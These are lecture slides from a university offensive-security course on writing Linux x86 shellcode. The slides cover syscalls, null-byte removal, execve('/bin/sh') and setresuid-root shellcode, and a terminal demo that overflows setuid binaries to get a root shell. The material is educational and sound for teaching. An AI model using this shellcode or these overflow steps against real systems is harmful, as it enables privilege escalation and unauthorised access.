

Exploitation 102 (also 103)

CIS 4930 / CIS 5930
Offensive Computer Security
Spring 2014

News from Last time

Remember that 400Gbps DDoS from last Wednesday?

See the technical details about it here:

<http://blog.cloudflare.com/technical-details-behind-a-400gbps-ntp-amplification-ddos-attack>

- NTP amplification
 - Defending against it
- How to identify NTP attack
 - How to determine if vulnerable

February 12 2014




Speaking of Botnets

Attacking Botnets command and control!

<http://jumpespjump.blogspot.hu/2014/02/attacking-financial-malware-botnet.html>

- Shows that hackers aren't always that good at security either
 - clear text passwords
 - SQLi
 - brute force = easy
 - CSRF
 - etc...



Outline

- The Foundations of writing Shellcode
 - how is it written
 - examples
 - Linux
 - how it is used
 - position independence
- Win32 Process memory Map
 - How it differs from linux process memory map
- Heap exploitation
 - Heap Spray
 - Buffer overflow on heap
 - Use after free
- SEH Exploitation (POP POP RET)
 - (old now a days)
- Executable Security Mechanisms
 - Stack cookies, ASLR, DEP/NX, Safe SEH, SEHOP
 - ways to bypass them



\$|-|3|_|_(0)]3

(Because I don't train script kiddies)

-Main Sources:

The Shellcoder's Handbook

Hacking: The Art of Exploitation



Why?

**OH YOU USE PROGRAMS TO
HACK?**

TELL ME HOW YOU'RE 1337

Memelatte.com

Tools

- Hexedit (or hex editor of your choice)
- nasm ("netwide" assembler for x86)
- objdump (displays object file information)
- gcc
- gdb
- ld (the GNU linker)
- dd (extracting raw data (i.e. shellcode) from compiled binaries)

and most importantly:

a shellcode tester <https://github.com/hellman/shtest>

Generic tool that tests whether shellcode performs as expected

- simple shellcode
- networking shellcode
- etc...

Intel vs AT&T syntax

We're going with **Intel** syntax, as it was used last week and is used in our book
(*And b/c I hate AT&T syntax*)

Many GNU debugging tools default to AT&T syntax, Here's how to **FIX** that
for each of the following tools:

- GDB
 - show disassembly-flavor
 - to see which one you are set to currently
 - set disassembly-flavor intel
 - to fix
- gcc
 - gcc -masm=intel
- nasm
 - (is default intel syntax)
- objdump
 - objdump -M intel -d program_name

Shellcode

- **Shellcode** (n.) - a set of instructions injected and then executed by an exploited program
 - originally just for spawning a shell
 - now refers to any exploit code at the assembly level
- is used to directly manipulate registers and the function of a program
 - thus generally written in assembly (ASM)
 - then translated to hexadecimal opcodes
- There are often subtle nuances in programs written in high level languages that prevent shellcode from executing cleanly
 - Thus we need to learn how to write our own

Understanding System Calls

- Not the same as `system()` in `libc`... or other library calls
- One way to manipulate the target program is to force it to make a system call, or syscall
 - Differ per OS
- Syscalls are extremely powerful (allow access to OS level functions)
 - Usually when a user mode program attempts to access kernel memory space, an access exception is triggered
 - syscalls serve as the interface between user and kernel space
- **Two methods for syscall execution in Linux:**
 1. C library wrapper (LIBC)
 2. execute the syscall directly with assembly
 - a. load the appropriate arguments on the stack, then `int 0x80`
 - Syscalls in linux are implemented via **software interrupts**

Understanding System Calls

When int 0x80 is executed by a user mode program:

- The CPU switches into kernel mode and executes the syscall function
 - **Linux** differs from standard Unix, as it implements **fastcall** convention for calling syscalls (for higher performance)
 - **Fastcall convention:**
 - The specific syscall number is loaded into EAX
 - Arguments to the syscall function are placed in other registers
 - the instruction int 0x80 is executed
 - the CPU switches to kernel mode
 - the **syscall** function is executed
 - Each syscall has a unique integer value
 - syscalls can use at most 6 arguments
 - places into EBC, ECX, EDX, ESI, EDI, and EPB respectively
 - can pass data structures here (pointers) to support more args

Understanding System Calls

- The most basic system call is `exit()`

Example:

```
main ()  
{  
    exit(0);  
}
```

Lets see how this works in ASM!

Compile the code with the static option with gcc to prevent dynamic linking:

- `gcc -masm=intel -static -o exit exit.c`

Understanding System Calls

Now when we disassemble the binary we will see (something like):

```
gdb exit
```

```
(gdb) set disassembly-flavor intel
```

```
(gdb) disas _exit
```

Dump of assembler code for function _exit:

```
0x0804dbfc <_exit+0>:  mov     ebx,DWORD PTR [esp+4]
```

```
0x0804dc00 <_exit+4>:  mov     eax,0xfc
```

```
0x0804dc05 <_exit+9>:  int     0x80
```

```
0x0804dc07 <_exit+11>: mov     eax,0x1
```

```
0x0804dc0c <_exit+16>: int     0x80
```

```
0x0804dc0e <_exit+18>: hlt
```

You can see that we have two syscalls

This is straight from **The Shellcoder's Handbook**

Understanding System Calls

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gdb exit
```

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0x0804dc00 <_exit+4>:  mov     eax,0xfc
```

```
0x0804dc05 <_exit+9>:  int     0x80
```

```
0x0804dc07 <_exit+11>: mov     eax,0x1
```

```
0x0804dc0c <_exit+16>:  int     0x80
```

```
0x0804dc0e <_exit+18>:  hlt
```

The value for EAX is being set
at _exit+4 and _exit+11

This is straight from **The Shellcoder's Handbook**

Understanding System Calls

Now when we disassemble the binary we will see (something like):

```
gdb exit
```

```
(gdb) set disassembly-flavor intel
```

```
(gdb) disas _exit
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Dump of assembler code for function _exit:

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0x0804dbfc <_exit+0>:  mov     ebx,DWORD PTR [esp+4]
0x0804dc00 <_exit+4>:  mov     eax,0xfc
0x0804dc05 <_exit+9>:   int     0x80
0x0804dc07 <_exit+11>:  mov     eax,0x1
0x0804dc0c <_exit+16>:  int     0x80
0x0804dc0e <_exit+18>:  hlt
```

```
mov     eax, 0xfc
mov     eax, 0x1
```

These correspond to
252 and 1 respectively

These integers
correspond in the syscall
table to:
exit_group(), and
exit()

This is straight from **The Shellcoder's Handbook**

System call table

usually in

/usr/include/<architecture>/unistd.h

exit is #1

execve is #11

```
reader@hacking:~$ cat /usr/include/asm-i386/unistd.h
#ifndef _ASM_I386_UNISTD_H_
#define _ASM_I386_UNISTD_H_

/*
 * This file contains the system call numbers.
 */

#define __NR_restart_syscall    0
#define __NR_exit                1
#define __NR_fork                2
#define __NR_read                3
#define __NR_write               4
#define __NR_open                5
#define __NR_close               6
#define __NR_waitpid             7
#define __NR_creat               8
#define __NR_link                9
#define __NR_unlink             10
#define __NR_execve              11
#define __NR_chdir               12
#define __NR_time                13
#define __NR_mknod               14
#define __NR_chmod               15
#define __NR_lchown              16
#define __NR_break               17
#define __NR_oldstat             18
#define __NR_lseek              19
#define __NR_getpid              20
#define __NR_mount               21
```


Other ways to do system calls

From <http://www.win.tue.nl/~aeb/linux/lk/lk-4.html>

- Why? some int 0x80 implementations had very high overhead
 - context switch to kernel environment = expensive
 - Alternatives (for optimization):
 - sysenter (pentium 2)
 - syscall (AMD)
 - vsyscall page and sysenter_setup() (Linux 2.5.53+)

Also compilers may do them all differently.

Lets write some shellcode

Lets use this to write shellcode to just call exit()

We need to:

1. Store the value of 0 into EBX
2. store the value of 1 into EAX
3. execute `int 0x80`

Easy!!!..The following code will do this:.....

```
Section .text
global _start
```

```
_start:
```

```
    mov ebx, 0
    mov eax, 1
    int 0x80
```

Assembling it

```
Section .text  
    global _start
```

```
_start:
```

```
    mov ebx, 0  
    mov eax, 1  
    int 0x80
```

Save it as "exit_shellcode.asm", and we'll use the nasm assembler to create our object file, and the GNU linker to link object files:

```
$ nasm -f elf exit_shellcode.asm  
$ ld -o exit_shellcode exit_shellcode.o
```

Now we're ready to get our opcodes...

Getting the opcodes

```
reader@hacking:~$ nasm -f elf exit_shellcode.asm
reader@hacking:~$ ld -o exit_shellcode exit_shellcode.o
reader@hacking:~$ objdump -M intel -d exit_shellcode
```

```
exit_shellcode:      file format elf32-i386
```

```
Disassembly of section .text:
```

```
08048060 <_start>:
```

8048060:	bb 00 00 00 00	mov	ebx,0x0
8048065:	b8 01 00 00 00	mov	eax,0x1
804806a:	cd 80	int	0x80



Our opcodes

Converted into a character string it looks like:

```
"\xbb\x00\x00\x00\x00"
```

```
"\xb8\x01\x00\x00\x00"
```

```
"\xcd\x80";
```

Simple!

How we can test it

Sample C program to test this (exit_test.c):

```
char shellcode[] = "\xbb\x00\x00\x00\x00"  
                  "\xb8\x01\x00\x00\x00"  
                  "\xcd\x80";
```

```
int main(){  
    int *ret;  
    ret = (int *)&ret + 2;  
    (*ret) = (int)shellcode;  
}
```

Using strace to verify our shellcode

```
reader@hacking:/ $ strace ./exit_test
execve("./exit_test", ["./exit_test"], [/* 31 vars */]) = 0
brk(0) = 0x804a000
access("/etc/ld.so.nohwcap", F_OK) = -1 ENOENT (No such file or directory)
mmap2(NULL, 8192, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_ANONYMOUS, -1, 0) = 0xb7fe5000
access("/etc/ld.so.preload", R_OK) = -1 ENOENT (No such file or directory)
open("/etc/ld.so.cache", O_RDONLY) = 3
fstat64(3, {st_mode=S_IFREG|0644, st_size=40819, ...}) = 0
mmap2(NULL, 40819, PROT_READ, MAP_PRIVATE, 3, 0) = 0xb7fdb000
close(3) = 0
access("/etc/ld.so.nohwcap", F_OK) = -1 ENOENT (No such file or directory)
open("/lib/tls/i686/cmov/libc.so.6", O_RDONLY) = 3
read(3, "\177ELF\1\1\1\0\0\0\0\0\0\0\0\0\3\0\3\0\1\0\0\0\0\1\000"... , 512) = 512
fstat64(3, {st_mode=S_IFREG|0644, st_size=1307104, ...}) = 0
mmap2(NULL, 1312164, PROT_READ|PROT_EXEC, MAP_PRIVATE|MAP_DENYWRITE, 3, 0) = 0xb7e9a000
mmap2(0xb7fd5000, 12288, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_FIXED|MAP_DENYWRITE, 3, 0x13b)
= 0xb7fd5000
mmap2(0xb7fd8000, 9636, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_FIXED|MAP_ANONYMOUS, -1, 0) = 0x
b7fd8000
close(3) = 0
mmap2(NULL, 4096, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_ANONYMOUS, -1, 0) = 0xb7e99000
set_thread_area({entry_number:-1 -> 6, base_addr:0xb7e996c0, limit:1048575, seg_32bit:1, conte
nts:0, read_exec_only:0, limit_in_pages:1, seg_not_present:0, useable:1}) = 0
mprotect(0xb7fd5000, 4096, PROT_READ) = 0
munmap(0xb7fdb000, 40819) = 0
_exit(0) ← = ?
Process 20659 detached
```

Moving onto useful shellcode

- This demonstrated the basic inner workings
 - But is unusable in a real-world exploit
 - Most shellcode will be "injected" into a buffer allocated for user input
 - Likely a character array
 - character arrays terminate on NULL characters
 - '\0' == \x00
- so our example would actually not work:
- ```
"\xbb\u0000\u0000\u0000\u0000"
"\xb8\u001\u0000\u0000\u0000"
"\xcd\u0080";
```



# Towards useful shellcode

- NULL bytes will cause shellcode to fail when injected into character arrays
- Need to creatively find ways to change our nulls into non-null opcodes...
- **Two common methods to do this:**
  - 1) Replace assembly instructions that create nulls with other instructions that do not
    - using things like XOR, and AL and AH registers
    - kinda tricky
  - 2) Craft the shellcode so that the nulls are added in at runtime... with instructions that do not create nulls
    - self modifying code?!?!
      - yep
    - Tricky, need to know exact location of our shellcode in memory
    - We'll do this next time :D



# Revisiting the exit shellcode

```
"\xbb\x00\x00\x00\x00" mov ebx, 0
"\xb8\x01\x00\x00\x00" mov eax, 1
"\xcd\x80";
```

Creatively rewriting each one:

`mov ebx, 0` is equivalent to `xor ebx, ebx`

*and*

`mov eax, 1` is equivalent to `mov al, 1`

The AL and AH style registers are 16 bits each


# Register breakdown (32bit)

General purpose 32 bit registers like EAX are actually broken up into two 16-bit "areas"

This breakdown is leftover from the 1970's with the days of the 8080 processor

For: *backwards*

*compatibility* :D



Alternative view (with 64 bit):

```
63..32	31..16	15-8	7-0
	AH.	AL.	
	AX.....		
	EAX.....		
RAX.....			
```

# Moving on

```
"\xbb\x00\x00\x00\x00" mov ebx, 0
"\xb8\x01\x00\x00\x00" mov eax, 1
"\xcd\x80";
```

Creatively rewriting each one:

`mov ebx, 0`

is equivalent to

`xor ebx, ebx`

*and*

`mov eax, 1`

is equivalent to

`mov al, 1`

↑  
The AL and AH style registers are 16 bits each

# New assembly code

```
Section .text

global _start

_start:

xor ebx,ebx
mov al,1
int 0x80
```

# Yay!

```
reader@hacking:~ $ objdump -M intel -d exit_shellcode2
exit_shellcode2: file format elf32-i386

Disassembly of section .text:

08048060 <_start>:
 8048060: 31 db xor ebx,ebx
 8048062: b0 01 mov al,0x1
 8048064: cd 80 int 0x80
reader@hacking:~ $
```

No more NULL opcodes

Also the shellcode is smaller!  
always a good thing

# 5 Steps for writing shellcode

1. Use a high-level language to write the desired shellcode
2. Compile and disassemble the high level shellcode program
3. Analyze how the program works at the assembly level
4. Clean up the assembly to compact it, and make it injectable (no nulls)
5. Extract opcodes and create the shellcode

# Step 1 (starting from a basis)

```
//exec_shell.c

#include <unistd.h>
int main()
{
 char fname[] = "/bin/sh\x00";
 char **arg, **envp; //Arrays that contain char pointers

 arg[0] = fname; //The only argument to execve is the
filename
 arg[1] = 0; //Null terminate the arg array

 envp[0] = 0; //No need to pass on environmental args, so
null

 execve(fname, arg, envp);
}
```

# Step 1 (starting from a basis)

```
//exec_shell.c

#include <unistd.h>
int main()
{
 char fname[] = "/bin/sh";
 char **arg, **envp;

 arg[0] = fname;
 arg[1] = 0;

 envp[0] = 0;

 execve(fname, arg, envp);
}
```

***We need position-independent, \*injectable\*, shell-spawning shellcode***

To do this in assembly:

- need to build in memory
  - argument array
  - environment array
    - these two are NULL terminated, so cannot build them statically (\x00 = bad!)
- Any string in the high level code is going to be null terminated
  - have to deal with this!



# understanding execve

EXECVE(2)

Linux Programmer's Manual

EXECVE(2)

## NAME

execve - execute program

## SYNOPSIS

```
#include <unistd.h>
```

```
int execve(const char *filename, char *const argv[],
 char *const envp[]);
```

## DESCRIPTION

**execve()** executes the program pointed to by filename. filename must be either a binary executable, or a script starting with a line of the form "**#! interpreter [arg]**". In the latter case, the interpreter must be a valid pathname for an executable which is not itself a script, which will be invoked as **interpreter [arg] filename**.

argv is an array of argument strings passed to the new program. envp is an array of strings, conventionally of the form **key=value**, which are passed as environment to the new program. Both argv and envp must be terminated by a null pointer. The argument vector and environment can be accessed by the called program's main function, when it is defined as **int main(int argc, char \*argv[], char \*envp[])**.

**execve()** does not return on success, and the text, data, bss, and stack of the calling process are overwritten by that of the program loaded. The program invoked inherits the calling process's PID, and any open file descriptors that are not set

# execve()

- **execve()** takes three arguments
  - must all be pointers
    - i. pointer to a string that is the name of the binary to execute
    - ii. pointer to the arguments array
      - in most shellcode cases, is the name of the program to be executed
    - iii. pointer to the environment array (can be left as NULL)
- When passing pointers / addresses, there are two ways
  - hardcoded addresses = makes fragile shellcode
  - **relative addressing** = position-independent shellcode
- These pointers are moved in the registers by execve()

# int 0x80 (for execve)

- EAX will hold the integer # to address the execve system call
- EBX will hold the addr for "/bin/sh"
- ECX will hold a NULL terminated array of arguments
  - we only need one argument
    - the program name
- EDX will hold a NULL terminated environment array
  - Not necessary, so set NULL at element #0

# Step 2

Compile with -static option:

```
$ gcc -masm=intel -static -o exec_shell exec_shell.c
```

Use objdump -M intel -d exec\_shell  
again to get the opcodes

***However, the output this time will be huge...***

*To save time, we're just going to extract the relevant data for the slides*

# Step 2

## 08048224 <main>:

```
8048224: 55 push ebp
8048225: 89 e5 mov ebp,esp
8048227: 83 ec 38 sub esp,0x38
804822a: 83 e4 f0 and esp,0xffffffff
804822d: b8 00 00 00 00 mov eax,0x0
8048232: 29 c4 sub esp,eax
8048234: a1 c8 de 09 08 mov eax,ds:0x809dec8
8048239: 89 45 e8 mov DWORD PTR [ebp-24],eax
804823c: a1 cc de 09 08 mov eax,ds:0x809decc
8048241: 89 45 ec mov DWORD PTR [ebp-20],eax
8048244: 0f b6 05 d0 de 09 08 movzx eax,BYTE PTR ds:0x809de0
804824b: 88 45 f0 mov BYTE PTR [ebp-16],al
804824e: 8b 55 e4 mov edx,DWORD PTR [ebp-28]
8048251: 8d 45 e8 lea eax,[ebp-24]
8048254: 89 02 mov DWORD PTR [edx],eax
8048256: 8b 45 e4 mov eax,DWORD PTR [ebp-28]
8048259: 83 c0 04 add eax,0x4
804825c: c7 00 00 00 00 00 mov DWORD PTR [eax],0x0
8048262: 8b 45 e0 mov eax,DWORD PTR [ebp-32]
8048265: c7 00 00 00 00 00 mov DWORD PTR [eax],0x0
804826b: 8b 45 e0 mov eax,DWORD PTR [ebp-32]
804826e: 89 44 24 08 mov DWORD PTR [esp+8],eax
8048272: 8b 45 e4 mov eax,DWORD PTR [ebp-28]
8048275: 89 44 24 04 mov DWORD PTR [esp+4],eax
8048279: 8d 45 e8 lea eax,[ebp-24]
804827c: 89 04 24 mov DWORD PTR [esp],eax
804827f: e8 dc 59 00 00 call 804dc60 <__execve>
8048284: c9 leave %ebp
8048285: c3 ret
```

## 0804dc60 <\_\_execve>:

```
804dc60: 55 push ebp
804dc61: 89 e5 mov ebp,esp
804dc63: 8b 4d 0c mov ecx,DWORD PTR [ebp+12]
804dc66: 53 push ebx
804dc67: 8b 55 10 mov edx,DWORD PTR [ebp+16]
804dc6a: 8b 5d 08 mov ebx,DWORD PTR [ebp+8]
804dc6d: b8 0b 00 00 00 mov eax,0xb
804dc72: cd 80 int 0x80
804dc74: 89 c1 mov ecx,eax
804dc76: 81 f9 00 f0 ff ff cmp ecx,0xffffffff
804dc7c: 77 03 ja 804dc81
804dc7e: 5b pop ebx
804dc7f: 5d pop ebp
804dc80: c3 ret
804dc81: b8 e8 ff ff ff mov eax,0xffffffff
804dc86: f7 d9 neg ecx
804dc88: 65 8b 15 00 00 00 00 mov edx,DWORD PTR gs:0x0
804dc8f: 89 0c 02 mov DWORD PTR [edx+eax],ecx
804dc92: b8 ff ff ff ff mov eax,0xffffffff
804dc97: eb e5 jmp 804dc7e
804dc99: 80 nop
```

*This can be intimidating to look at, but we can use it to help us understand what to do!*

# Step 3 Constructing execve

- EAX will hold 11 (0x0b) for the syscall #
- EBX will hold the addr for "/bin/sh"
  - This is going to have to be null terminated
    - We can put it at the end of the shellcode, and not have to worry about terminating it in-memory!
- ECX will hold a NULL terminated array of arguments
  - we only need one argument
    - the program name
      - we can bitshift the "/bin/sh" string down to just "sh" with assembly
- EDX will hold a NULL terminated environment array

# 5|-|3|\_|\_(0)]3

BITS 32

`jmp short part_two` ;this is a call trick to get the string pointer address  
; on the stack

`part_one:`

`; int execve(const char fname, char *const argv[], char *const envp[] )`

`pop ebx` ;EBX has the addr of our string

`xor eax, eax` ;Put 0 into EAX

`mov [ebx+7], al` ;**replace the 'X' in the string with 8 bits of zero**

`mov [ebx+8], ebx` ;Put addr from EBX where the '1337' is

`mov [ebx+12], eax` ;Put 32-bit null terminator where the 'B055' is

`lea ecx, [ebx+8]` ;Load the addr of [ebx+8] into ecx (argv ptr)

`lea edx, [ebx+12]` ;EDX = EBX+12 (the env ptr)

`mov eax, 11` ;Put 11 into the EAX

`int 0x80` ;launch the exploit

`part_two:`

`call part_one` ;

`db '/bin/shX1337B055'` ;

# Running into null bytes

```
reader@hacking:~$ nasm spawnshell.asm
reader@hacking:~$ hexdump -C spawnshell
00000000 eb 19 5b 31 c0 88 43 07 89 5b 08 89 43 0c 8d 4b |...[1..C...[..C..K|
00000010 08 8d 53 0c b8 0b 00 00 00 cd 80 e8 e2 ff ff ff |..S.....|
00000020 2f 62 69 6e 2f 73 68 58 31 33 33 37 42 30 35 35 |/bin/shX1337B055|
00000030
```



# NASM note

When you just run, it generates a raw binary, without ELF headers

```
reader@hacking:~ $ nasm spawnshell.asm
reader@hacking:~ $ file spawnshell
spawnshell: DOS executable (COM)
```

This is super useful for getting the finished product of shellcode, that doesn't require any objects / shared objects / etc..:

```
reader@hacking:~ $ nasm spawnshell.asm
reader@hacking:~ $ hexdump -C spawnshell
00000000 eb 16 5b 31 c0 88 43 07 89 5b 08 89 43 0c 8d 4b |..[1..C..[..C..K|
00000010 08 8d 53 0c b0 0b cd 80 e8 e5 ff ff ff 2f 62 69 |..S...../bi|
00000020 6e 2f 73 68 58 31 33 33 37 42 30 35 35 |n/shX1337B055|
0000002d
```

however we cannot debug this with objdump now

```
reader@hacking:~ $ objdump -d spawnshell
objdump: spawnshell: File format not recognized
```

# NASM note

```
reader@hacking:~ $ objdump -d spawnshell
objdump: spawnshell: File format not recognized
```

To compile shellcode into a format you can debug with objdump, you'll have to give objdump an object file format

From the man nasm page:

## **-f format**

Specifies the output file format. Formats include bin, to produce flat-form binary files, and aout and elf to produce Linux a.out and ELF object files, respectively.

*So... compile the shellcode with `nasm -f elf`, and link it with `Ld`...*

```
reader@hacking:~ $ nasm -f elf spawnshell.asm
reader@hacking:~ $ ld -o spawnshell spawnshell.o
ld: warning: cannot find entry symbol _start; defaulting to 0000000008048060
reader@hacking:~ $ objdump -d spawnshell

spawnshell: file format elf32-i386

Disassembly of section .text:

08048060 <part_one-0x2>:
 8048060: eb 19 jmp 804807b <part_two>
```

```
spawnshell: file format elf32-i386
```

```
Disassembly of section .text:
```

```
08048060 <part_one-0x2>:
```

```
8048060: eb 19 jmp 804807b <part_two>
```

```
08048062 <part_one>:
```

```
8048062: 5b pop ebx
8048063: 31 c0 xor eax,eax
8048065: 88 43 07 mov BYTE PTR [ebx+7],al
8048068: 89 5b 08 mov DWORD PTR [ebx+8],ebx
804806b: 89 43 0c mov DWORD PTR [ebx+12],eax
804806e: 8d 4b 08 lea ecx,[ebx+8]
8048071: 8d 53 0c lea edx,[ebx+12]
8048074: b8 0b 00 00 00 mov eax,0xb
8048079: cd 80 int 0x80
```

EAX is a 32 bit register, so 0xb gets expanded!  
to 0x0000000b (little endian = \x0b \x00 \x00 \x00)

```
0804807b <part_two>:
```

```
804807b: e8 e2 ff ff ff call 8048062 <part_one>
8048080: 2f das
8048081: 62 69 6e bound ebp,DWORD PTR [ecx+110]
8048084: 2f das
8048085: 73 68 jae 80480ef <part_two+0x74>
8048087: 58 pop eax
8048088: 31 33 xor DWORD PTR [ebx],esi
804808a: 33 37 xor esi,DWORD PTR [edi]
804808c: 42 inc edx
804808d: 30 .byte 0x30
804808e: 35 .byte 0x35
804808f: 35 .byte 0x35
```

# 5|-|3|\_|\_(0)]3

BITS 32

`jmp short part_two` ;this is a call trick to get the string pointer address  
; on the stack

part\_one:

`; int execve(const char fname, char *const argv[], char *const envp[] )`

`pop ebx` ;EBX has the addr of our string

`xor eax, eax` ;Put 0 into EAX

`mov [ebx+7], al` ;Null terminate the /bin/sh string (replace the 'X' )

`mov [ebx+8], ebx` ;Put addr from EBX where the '1337' is

`mov [ebx+12], eax` ;Put 32-bit null terminator where the 'B055' is

`lea ecx, [ebx+8]` ;Load the addr of [ebx+8] into ecx (argv ptr)

`lea edx, [ebx+12]` ;EDX = EBX+12 (the env ptr)

`mov al, 11` ;Put 11 into the EAX (this is a AL trick to avoid NULLs)

`int 0x80` ;launch the exploit

part\_two:

`call part_one` ;

`db '/bin/shX1337B055'` ;

# NO NULL BYTES

```
reader@hacking:~ $ nasm spawnshell.asm
reader@hacking:~ $ hexdump -C spawnshell
00000000 eb 16 5b 31 c0 88 43 07 89 5b 08 89 43 0c 8d 4b |..[1..C..[..C..K|
00000010 08 8d 53 0c b0 0b cd 80 e8 e5 ff ff ff 2f 62 69 |..S...../bi|
00000020 6e 2f 73 68 58 31 33 33 37 42 30 35 35 |n/shX1337B055|
0000002d
```

# Position independent

```
export SHELLCODE=$(cat spawnshell)
```

```
reader@hacking:~/booksrc $ gcc vuln.c -o vuln
reader@hacking:~/booksrc $ sudo chown root ./vuln
reader@hacking:~/booksrc $ sudo chmod u+s ./vuln
reader@hacking:~/booksrc $./getenvaddr SHELLCODE ./vuln
SHELLCODE will be at 0xbffff9ea
reader@hacking:~/booksrc $./vuln $(perl -e 'print "\xde\xfa\xff\xbf"x40')
Segmentation fault
reader@hacking:~/booksrc $./vuln $(perl -e 'print "\xea\xfa\xff\xbf"x50')
sh-3.2# whoami
root
```

```
reader@hacking:~/booksrc $ gcc notesearch.c -o notesearch
reader@hacking:~/booksrc $ sudo chown root ./notesearch
reader@hacking:~/booksrc $ sudo chmod u+s ./notesearch
reader@hacking:~/booksrc $./getenvaddr SHELLCODE ./notesearch
SHELLCODE will be at 0xbffff9de
reader@hacking:~/booksrc $./notesearch $(perl -e 'print "\xde\xfa\xff\xbf"x50')

-----[end of note data]-----
sh-3.2# whoami
root
sh-3.2# □
```

# Recap

- system call args go in the registers
- nasm usage
  - `nasm <file>`
  - `nasm -f elf <file>`
- Call trick to put the `"/bin/sh....."` string at the end
  - makes terminating those strings easier
- edit the string to replace certain characters (i.e. 'X' )
- Creative, and technical ways to remove null characters



# Stopping Point

We'll cover the rest next time!



**BUT WAIT**



**THERE'S MORE!**

# Privileges! (for the low price of 13.37Dogecoin)

- A common mitigation of privilege escalation is that some privilege processes will lower their privileges (while doing normal things)
  - `seteuid()`
  - Example code:

---

```
#include <unistd.h>
void lowered_privilege_function(unsigned char *ptr) {
 char buffer[50];
 seteuid(5); // Drop privileges to the player
 strcpy(buffer, ptr);
}

int main(int argc, char *argv[]){
 if (argc > 0)
 lowered_privilege_function(argv[1]);
}
```

# Privileges

Nothing prevents the attacker from crafting shellcode that calls the `setresuid()` system call!

---

```
#define __NR_setresuid 164
#define __NR_setresuid32 208
```



---

# Example!

BITS 32

```
; setresuid(uid_t ruid, uid_t euid, uid_t suid);
xor eax, eax ; zero out eax
xor ebx, ebx ; zero out ebx
xor ecx, ecx ; zero out ecx
xor edx, edx ; zero out edx
mov al, 0xa4 ; 164 (0xa4) for syscall #164
int 0x80 ; setresuid(0, 0, 0) restore all root privs

; execve(const char *filename, char *const argv [], char *const envp[])
xor eax, eax ; make sure eax is zeroed again
mov al, 11 ; syscall #11
push ecx ; push some nulls for string termination
push 0x68732f2f ; push "//sh" to the stack
push 0x6e69622f ; push "/bin" to the stack
mov ebx, esp ; put the address of "/bin//sh" into ebx, via esp
push ecx ; push 32-bit null terminator to stack
mov edx, esp ; this is an empty array for envp
push ebx ; push string addr to stack above null terminator
mov ecx, esp ; this is the argv array with string ptr
int 0x80 ; execve("/bin//sh", ["/bin//sh", NULL], [NULL])
```



